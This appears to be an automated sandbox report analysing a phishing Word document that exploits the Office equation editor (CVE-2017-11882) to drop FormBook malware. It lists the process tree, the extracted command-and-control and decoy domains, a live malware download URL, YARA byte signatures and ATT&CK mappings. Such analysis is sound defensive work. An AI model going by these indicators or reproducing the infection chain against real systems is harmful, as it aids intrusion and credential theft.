ID: 491362
Sample Name: RFQ9003930
New Order.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:09:57
Date: 27/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report RFQ9003930 New Order.doc

Overview

General Information

Sample Name:	RFQ9003930 New Order.doc
Analysis ID:	491362
MD5:	514ab9ff13f08e7…
SHA1:	33b2aee2f0e57a0.
SHA256:	286151dbc2feace..
Tags:	doc Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Sigma detected: Bad Opsec Default…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1712 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2580 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - hasmenhtk721.exe (PID: 2308 cmdline: C:\Users\user\AppData\Roaming\hasmenhtk721.exe MD5: DFF3BF025DCD487A2F0FB22B4CCF8998)
    - hasmenhtk721.exe (PID: 2612 cmdline: C:\Users\user\AppData\Roaming\hasmenhtk721.exe MD5: DFF3BF025DCD487A2F0FB22B4CCF8998)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - rundll32.exe (PID: 2252 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - cmd.exe (PID: 2184 cmdline: /c del 'C:\Users\user\AppData\Roaming\hasmenhtk721.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.eastwestasia-thailand.com/hht8/"
  ],
  "decoy": [
    "chenghuaikj.com",
    "lovegames.site",
    "namalon.com",
    "ltxxiu.com",
    "yaotiaoshiguang.top",
    "serversshipping.com",
    "animationwageshare.com",
    "rh-et.com",
    "cutepets1.com",
    "chantforpeace.com",
    "techmazakatta.com",
    "amoorelive.com",
    "bisexualnft.com",
    "k5truckingexpress.com",
    "6e1eturzmu9ustbnrfe2404.com",
    "allday.coach",
    "prettyrisque.com",
    "stripeer.com",
    "ktranspass.com",
    "salinibros.com",
    "alzayantourism.com",
    "vilitex.com",
    "c10todkqnmixtkwzw2xq.pro",
    "alicama.com",
    "lyssna-miss.xyz",
    "vinoonline.cloud",
    "ip-15-235-154.net",
    "mylinkedbook.com",
    "sugarbombed.com",
    "blufftonga.com",
    "discocl.xyz",
    "conversationaldatacloud.com",
    "chancebig190.xyz",
    "empoweringcommunityrewards.com",
    "yournfts.one",
    "shopskinara.com",
    "zoltun.design",
    "mightyasianfood.com",
    "kingtreemusic.com",
    "kle638ske.com",
    "fsfurnitureking.com",
    "pl-id86979577.xyz",
    "hollandmediapromotion.com",
    "tansx.top",
    "ig-businessverifyaccount.com",
    "btcwpg.com",
    "eagles5050.com",
    "simplyblessedcrafts.com",
    "bestjob.solutions",
    "cikgu-alirays.xyz",
    "ceasa.club",
    "boutiques333.com",
    "sherwoodmastiff.com",
    "zljrsy.com",
    "tuberbytes.com",
    "gentciu.com",
    "lax2k.com",
    "hotelsanfelipeycasinos.com",
    "pungentvrtwan.xyz",
    "plein-exclusive.com",
    "juliareda.xyz",
    "tasq.digital",
    "spdrum.com",
    "anartravertine.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.459016681.0000000009613000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000000.459016681.0000000009613000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x26a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x2191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x27a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x291f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x140c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x8917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x991a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000000.459016681.0000000009613000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x5839:$sqlite3step: 68 34 1C 7B E1 • 0x594c:$sqlite3step: 68 34 1C 7B E1 • 0x5868:$sqlite3text: 68 38 2A 90 C5 • 0x598d:$sqlite3text: 68 38 2A 90 C5 • 0x587b:$sqlite3blob: 68 53 D8 7F 8C • 0x59a3:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.477117043.0000000000360000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.477117043.0000000000360000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x9908:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x156a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x157a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1591f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa58a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1440c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb283:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b917:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c91a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicious Rundll32 Without Any CommandLine Params

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 2 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 3 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dowr Insec Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogu Base


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ9003930 New Order.doc	29%	Virustotal		Browse
RFQ9003930 New Order.doc	29%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\harshmanzx[1].exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Roaming\hasmenhtk721.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.hasmenhtk721.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.hasmenhtk721.exe.516810.2.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
5.2.hasmenhtk721.exe.30000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
lg-tv.tk	16%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://www.rspb.org.uk/wildlife/birdguide/name/	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://www.ceasa.club/hht8/?3f_l=DUjZaEEJGHk2mIYyRTWCDvfPYGXyJA+p9CnlV/1lDuzycvHeDg3jgt8DWF0RM29KScOphA==&e6-0=cZQH7dS	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.alzayantourism.com/hht8/?3f_l=kMYE47A9Ipt2JQtPCSStI6O3jSMpHsULQE7+uza83sv6yxZmMge2O0x1IBVpwyYq5aFQXg==&e6-0=cZQH7dS	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
www.eastwestasia-thailand.com/hht8/	0%	Avira URL Cloud	safe	
http://lg-tv.tk/harshmanzx.exe	100%	Avira URL Cloud	malware	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lg-tv.tk	185.239.243.112	true	true	• 16%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.215	true	false		high
alzayantourism.com	166.62.10.138	true	true		unknown
www.ceasa.club	unknown	unknown	true		unknown
www.eastwestasia-thailand.com	unknown	unknown	true		unknown
www.alzayantourism.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ceasa.club/hht8/?3f_l=DUjZaEEJGHk2mIYyRTWCDvfPYGXyJA+p9CnlV/1lDuzycvHeDg3jgt8DWF0RM29KScOphA==&e6-0=cZQH7dS	true	• Avira URL Cloud: safe	unknown
http://www.alzayantourism.com/hht8/?3f_l=kMYE47A9Ipt2JQtPCSStI6O3jSMpHsULQE7+uza83sv6yxZmMge2O0x1IBVpwyYq5aFQXg==&e6-0=cZQH7dS	true	• Avira URL Cloud: safe	unknown
www.eastwestasia-thailand.com/hht8/	true	• Avira URL Cloud: safe	low
http://lg-tv.tk/harshmanzx.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
166.62.10.138	alzayantourism.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true
185.239.243.112	lg-tv.tk	Moldova Republic of		55933	CLOUDIE-AS-APCloudieLimitedHK	true
198.54.117.215	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491362
Start date:	27.09.2021
Start time:	14:09:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	RFQ9003930 New Order.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@9/8@4/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 8.5% (good quality ratio 8.1%) • Quality average: 72.8% • Quality standard deviation: 27.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:10:25	API Interceptor	48x Sleep call for process: EQNEDT32.EXE modified
14:10:27	API Interceptor	81x Sleep call for process: hasmenhtk721.exe modified
14:10:52	API Interceptor	155x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.239.243.112	WELDED PIPES - Bid No 2000543592- PR.doc	Get hash	malicious	Browse	• xleetaz.xyz/prison/sam.exe
	AWB.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	New Order.doc	Get hash	malicious	Browse	• lg-tv.tk/bulizx.exe
	DO526.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• lg-tv.tk/bankzx.exe
	DHL#AWB#29721.doc	Get hash	malicious	Browse	• fantecheo.tk/princezx.exe
	PO2021.doc	Get hash	malicious	Browse	• fantecheo.tk/ibefrankzx.exe
	PON507991 Copy.doc	Get hash	malicious	Browse	• lg-tv.tk/bryantzx.exe
	OUTSTANDING PAYMENT.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/nd.exe
	New Order.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/bd.exe
	Proforma Invoice 28093.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/sy.exe
	BL UALBHHOU1.doc	Get hash	malicious	Browse	• xleetaz.xyz/benx/mb.exe
	Pedido 20839.doc	Get hash	malicious	Browse	• fantecheo.tk/chungzx.exe
	catalogue.doc	Get hash	malicious	Browse	• lg-tv.tk/shakitizx.exe
	SWIFT.doc	Get hash	malicious	Browse	• lg-tv.tk/obizx.exe
	TU22.doc	Get hash	malicious	Browse	• fantecheo.tk/famzlogszx.exe
	AVB CMAU6526450 40HC COI2100105.doc	Get hash	malicious	Browse	• lg-tv.tk/bluezx.exe
	Paid Invoices.doc	Get hash	malicious	Browse	• lg-tv.tk/atlaszx.exe
	Abn order 55.doc	Get hash	malicious	Browse	• lg-tv.tk/bankzx.exe
	Purchase Order.doc	Get hash	malicious	Browse	• xleetaz.xyz/stockers/valman.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
lg-tv.tk	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	24-09-2021 LETTER OF INTENT.doc	Get hash	malicious	Browse	• 185.239.243.112
	PON507991 Copy.doc	Get hash	malicious	Browse	• 185.239.243.112
	catalogue.doc	Get hash	malicious	Browse	• 185.239.243.112
	SWIFT.doc	Get hash	malicious	Browse	• 185.239.243.112
	AVB CMAU6526450 40HC COI2100105.doc	Get hash	malicious	Browse	• 185.239.243.112
	Paid Invoices.doc	Get hash	malicious	Browse	• 185.239.243.112
	Abn order 55.doc	Get hash	malicious	Browse	• 185.239.243.112
	RFQ.doc	Get hash	malicious	Browse	• 185.239.243.112
	DHL BL2021764774AWB.doc	Get hash	malicious	Browse	• 185.239.243.112
	sept quotation.doc	Get hash	malicious	Browse	• 185.239.243.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	invoice-E-2-S-2122-1235.doc	Get hash	malicious	Browse	• 185.239.243.112
	Purchase Order PO81-36A2DC.doc	Get hash	malicious	Browse	• 185.239.243.112
	New ORDER.doc	Get hash	malicious	Browse	• 185.239.243.112
	Mahem Order.doc__.rtf	Get hash	malicious	Browse	• 185.239.243.112
	New Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	BL and permit.doc	Get hash	malicious	Browse	• 185.239.243.112
	KOC-Order.doc	Get hash	malicious	Browse	• 185.239.243.112
	REQ_Scan001_No- 9300340731.doc	Get hash	malicious	Browse	• 185.239.243.112
	Po.doc	Get hash	malicious	Browse	• 185.239.243.112
parkingpage.namecheap.com	PURCHASE ORDER I 5083.exe	Get hash	malicious	Browse	• 198.54.117.218
	RgproFrlyA.exe	Get hash	malicious	Browse	• 198.54.117.218
	INVOICE.exe	Get hash	malicious	Browse	• 198.54.117.211
	NEW ORDER RE PO88224.PDF.EXE	Get hash	malicious	Browse	• 198.54.117.212
	doc0490192021092110294.exe	Get hash	malicious	Browse	• 198.54.117.211
	SWIFT Transfer 103_0034OTT21000123_8238174530.PDF.exe	Get hash	malicious	Browse	• 198.54.117.210
	SYsObQNkC1.exe	Get hash	malicious	Browse	• 198.54.117.216
